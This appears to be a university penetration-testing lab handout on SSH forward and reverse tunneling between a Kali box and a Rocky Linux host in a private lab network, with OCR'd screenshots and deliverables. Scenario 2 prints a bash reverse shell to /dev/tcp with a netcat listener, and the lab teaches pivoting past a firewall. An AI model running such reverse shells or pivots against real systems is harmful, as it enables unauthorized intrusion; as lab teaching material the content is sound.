

Lab 3.1 Single Port Tunneling

For some reason you cannot communicate directly with a service that is running on a target. This can occur when.

- The service is bound to an interface you cannot communicate with (like 127.0.0.1)
- The service is inaccessible due to firewalls (firewalld) or other filtering devices (a vyos or pfSense firewall). It is possible that you have access to another target that can access the intended victim.
- You just don't happen to have access to msfconsole or some of the Kali built-in tunneling and proxy tools.


Scenario 1, the Forward Tunnel

Our first scenario involves a target-based web server listening only to localhost. We do have SSH access as a limited user to that host but cannot browse directly to the vulnerable web service.

We will use an SSH forward tunnel to make this happen.

SSH to rocky

Create a traditional SSH session with rocky using your cyber.local credentials.



```
(chompuser@kali)~  
$ ssh hermione.granger@cyber@10.0.17.200  
hermione.granger@cyber@10.0.17.200's password:  
Activate the web console with: systemctl enable --now cockpit.socket  
  
Last login: Mon May 30 14:22:36 2022 from 10.0.17.50  
[hermione.granger@cyber.local@sec335-rocky ~]$
```

Create some HTML content (1) and run the Python web server on an arbitrary high port (2). If it is taken, take another in the 8000-9000 range.

Attempt to access the webpage (3) This should fail. Despite the Python web server listening on 0.0.0.0. This is because of the Rocky Linux default firewall configuration.

```
champuser@kali: ~  
File Actions Edit View Help  
[hermione.granger@cyber.local@sec335-rocky ~]$ cat index.html 1  
hermione.granger on ROCKY  
[hermione.granger@cyber.local@sec335-rocky ~]$ python3 -m http.server 8111 2  
Serving HTTP on 0.0.0.0 port 8111 (http://0.0.0.0:8111/) ...  
[]  
  
(champuser@kali)-[~]  
$ curl http://10.0.17.200:8111 3  
curl: (7) Failed to connect to 10.0.17.200 port 8111 after 0 ms: No route to host  
  
(champuser@kali)-[~]  
$
```

Forward Tunnel

💡 Our job now is to get around that pesky firewall running on Rocky. We will create a tunnel through our ssh session such that we can bind to a local port on kali, have the communications traverse the ssh tunnel and be redirected to the port of our choice on the other end. The other end of the tunnel can be a local address as in this example or could be another IP address and port altogether. This is known as pivoting in Red team parlance.

On Kali, Invoke an additional SSH session, using the syntax below. Replace the 8111 with the port your python web server is listening on.

```
ssh -N -L 0.0.0.0:9111:10.0.17.200:8111 hermoine.granger@cyber@10.0.17.200
```

- N means don't execute a remote command

- L binds kali local address 0.0.0.0 port 9111 to remote address 10.0.17.200 port 8111 (change this to yours)

The ssh server does not have to be the same system as the target but could be an intermediary between attacker and target..

Deliverable 1. Observe the screenshot below, be sure to pick a different remote port for your python web server and bind to that port using your ssh command. Provide a screenshot similar to the one below.



```
champuser@kali: ~  
File Actions Edit View Help  
[hermione.granger@cyber.local@sec335-rocky ~]$ cat index.html  
hermione.granger on ROCKY  
[hermione.granger@cyber.local@sec335-rocky ~]$ python3 -m http.server 8111  
Serving HTTP on 0.0.0.0 port 8111 (http://0.0.0.0:8111/) ...  
10.0.17.200 - - [13/Sep/2022 07:35:15] "GET / HTTP/1.1" 200 - 1  
  
(champuser@kali)-[~]  
$ ssh -N -L 0.0.0.0:9111:10.0.17.200:8111 hermione.granger@cyber@10.0.17.200  
hermione.granger@cyber@10.0.17.200's password:  
NOTE, THE SSH SESSION APPEARS TO HANG HERE, THIS IS EXPECTED AND OK. 2  
  
(champuser@kali)-[~]  
$ curl http://127.0.0.1:9111 3  
hermione.granger on ROCKY  
  
(champuser@kali)-[~]  
$
```

Scenario 2, the Reverse Tunnel

Let's say you don't have direct ssh access to the target but rather you have an interactive console like a reverse shell that you acquired during the process of landing a foothold on the target. Maybe the target doesn't have ssh services running at all. We can still use the ssh client on the target to create a tunneling condition with the target. In this case Kali would be the ssh server. Great care needs to be taken so that your target doesn't actually reach over and exploit you.

💣 Think about it. You are going to initiate an authenticated session from the target to your kali box. If you do this improperly your victim could potentially turn the tables on you. We are going to create a limited throw away user for this purpose on kali and expose ssh only for the duration of the attack. You can also limit the commands this throwaway user can execute but that is for another time.

Step 1. Let's replicate that limited shell scenario from a traditional ssh session with rocky.

1. determine your IP on kali (10.0.17.0/24)
2. create a netcat listener on kali
3. invoke a bash reverse shell on rocky
4. catch the shell on kali (this simulates our limited non/ssh shell)

Deliverable 2. Provide a screenshot similar to the one below that shows the invocation and catching of the reverse shell.

The screenshot shows a terminal window with the following content:

```
hermione.granger@cyber.local@sec335-rocky:~  
File Actions Edit View Help  
[hermione.granger@cyber.local@sec335-rocky ~]$ cat index.html  
hermione.granger on ROCKY  
[hermione.granger@cyber.local@sec335-rocky ~]$ python3 -m http.server 8111  
Serving HTTP on 0.0.0.0 port 8111 (http://0.0.0.0:8111/) ...  
10.0.17.200 - - [13/Sep/2022 07:35:15] "GET / HTTP/1.1" 200 -  
[hermione.granger@cyber.local@sec335-rocky ~]$  
  
[hermione.granger@cyber.local@sec335-rocky ~]$ ssh hermione.granger@cyber@10.0.17.200  
hermione.granger@cyber@10.0.17.200's password:  
Activate the web console with: systemctl enable --now cockpit.socket  
  
Last login: Tue Sep 13 07:47:16 2022 from 10.0.17.50  
[hermione.granger@cyber.local@sec335-rocky ~]$ bash -i >&/dev/tcp/10.0.17.50/4449 0>&1  
[hermione.granger@cyber.local@sec335-rocky ~]$
```

On the Kali Linux side, the terminal shows:

```
(champuser@kali)~  
$ nc -nlvp 4449  
listening on [any] 4449 ...  
connect to [10.0.17.50] from (UNKNOWN) [10.0.17.200] 4449  
[hermione.granger@cyber.local@sec335-rocky ~]$
```

The terminal output shows the reverse shell being captured on Kali Linux. The terminal window also shows the output of the 'ip a' command, which lists the network interfaces and their configurations. The output is as follows:

```
(champuser@kali)~  
$ ip a  
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKN  
000  
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00  
    inet 127.0.0.1/8 scope host lo  
        valid_lft forever preferred_lft forever  
    inet6 ::1/128 scope host  
        valid_lft forever preferred_lft forever  
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq stat  
1000  
    link/ether 00:50:56:a1:8c:60 brd ff:ff:ff:ff:ff:ff  
    inet 10.0.17.50/24 brd 10.0.17.255 scope global dynamic nopre  
        valid_lft 70605sec preferred_lft 70605sec  
    inet6 fe80::250:56ff:fe01:8c60/64 scope link noprefixroute  
        valid_lft forever preferred_lft forever  
4: wg0: <POINTOPOINT,NOARP,UP,LOWER_UP> mtu 1420 qdisc noqueue st  
lt qlen 1000  
    link/none  
    inet 10.0.99.10/24 scope global wg0  
        valid_lft forever preferred_lft forever  
  
(champuser@kali)~  
$
```

Step 2. Create a limited user on kali without a password. The only way to ssh will be via public key.

The screenshot shows a terminal window with the following content:

```
(root@kali)~  
# useradd -m -s /usr/bin/bash throwaway  
  
(root@kali)~  
# ls /home  
bilbo  champuser  throwaway  
  
(root@kali)~  
#
```

Step 3. Create a keypair on the target without interactive prompts

```
[hermione.granger@cyber.local@sec335-rocky ~]$ mkdir throwaway
mkdir throwaway
[hermione.granger@cyber.local@sec335-rocky ~]$ cd throwaway
cd throwaway
[hermione.granger@cyber.local@sec335-rocky throwaway]$ ssh-keygen -N "" -C throwaway -f throwaway
ssh-keygen -N "" -C throwaway -f throwaway
Generating public/private rsa key pair.
Your identification has been saved in throwaway.
Your public key has been saved in throwaway.pub.
The key fingerprint is:
SHA256:yRmBb0Jq4xvcoVa0/Iym0yJzMV+VWymXiTDUX9ssg94 throwaway
The key's randomart image is:
+--[RSA 3072]--+
|      .o.      |
|      .o ..   |
|      oo... o + |
|      + ++o*o++ o |
|      = B +S.*. o |
|      O o. =. E  |
|      .o. *. .   |
| + .++..o       |
| .o+..          |
+--[SHA256]--+
```

Step 4. Transfer the public key to the throwaway user's authorized_keys file. You will need to apply permissions to the .ssh folder and the authorized_keys file.

```
throwaway@kali: ~/ssh
File Actions Edit View Help
[sudo] password for champuser:
# su - throwaway
(throwaway@kali)~[~]
$ mkdir .ssh

(throwaway@kali)~[~]
$ cd .ssh

(throwaway@kali)~[~/ssh]
$ nano authorized_keys

(throwaway@kali)~[~/ssh]
$ cat authorized_keys
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGCsWgakt5SaQY3t0Yx3U8I0RGyiZP3J+8JI75kFQf5xQyZIZFezoK40+9r95a/z
/P+wjR1yN+6pR6HyGWpBYXg1SuVnWtbZsWp8xhRtJ1vnImdTg5gI4ccs//uUgcK3WUhtCWJo+9a1EZ7URpyAhVzq9y9NKRA3029KJ
GDaAEhtsSz/wGD0x9dYD+sIb2190alqRnUt7FHpIc2PbEqLRj+Zlcb7JlFKS2gZAmToVTNv4KaLpEgoOveRgLS/7TthAxnGSd3/c
YNzi+5RB83syc6TyWhzdcwemFdJ7/pro+JTDIW+5pm2/upRB65mldHyx+R8= throwaway

(throwaway@kali)~[~/ssh]
$ pwd
/home/throwaway/.ssh

(throwaway@kali)~[~/ssh]
$ chmod 700 .

(throwaway@kali)~[~/ssh]
$ chmod 600 authorized_keys
```

Start sshd on kali (this implies you turn sshd off when you are done with the exercise)

Now, on rocky, you are going to connect back to kali with the following syntax. Change the python listening port (8111 in example) to your own. Feel free to adjust the local port on kali (7000 in example)

```
ssh -o StrictHostKeyChecking=no -T -R 7000:localhost:8111  
throwaway@10.0.17.50 -i throwaway
```

Deliverable 3. Provide a screenshot similar to the one below that shows the ssh reverse tunnel from rocky to kali being invoked (1) and the evidence of a successful curl through the tunnel (2).



The screenshot shows a Kali Linux terminal window with the title 'champuser@kali: ~'. The terminal has a menu bar with 'File', 'Actions', 'Edit', 'View', and 'Help'. The prompt is '(champuser@kali)~[~]'. The first command entered is '\$ curl http://127.0.0.1:7000', which is circled with a red '2'. The output is 'hermione.granger on ROCKY'. The second command entered is '\$', which is circled with a red '1'. The output of the second command is the SSH connection banner for Kali Linux 5.16.0-kali7-amd64, which includes the text: 'Linux kali 5.16.0-kali7-amd64 #1 SMP PREEMPT Debian 5.16.18-1kali1 (2022-04-01) x86_64', 'The programs included with the Kali GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.', and 'Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.'

💡 Single port forwarding is very useful but it is not appropriate if you need to attack or scan multiple ports. Later in the semester we will address the problem by looking at SOCKS proxies such as Redsocks, ProxyChains and mfsconsole's built in SOCKS proxy.

Deliverable 4. Technical Journal. Create or augment a page on tunneling and port forwarding. Include the necessary syntax and explanations required to leverage the SSH client to invoke forward and reverse tunnels. Provide a link to this documentation.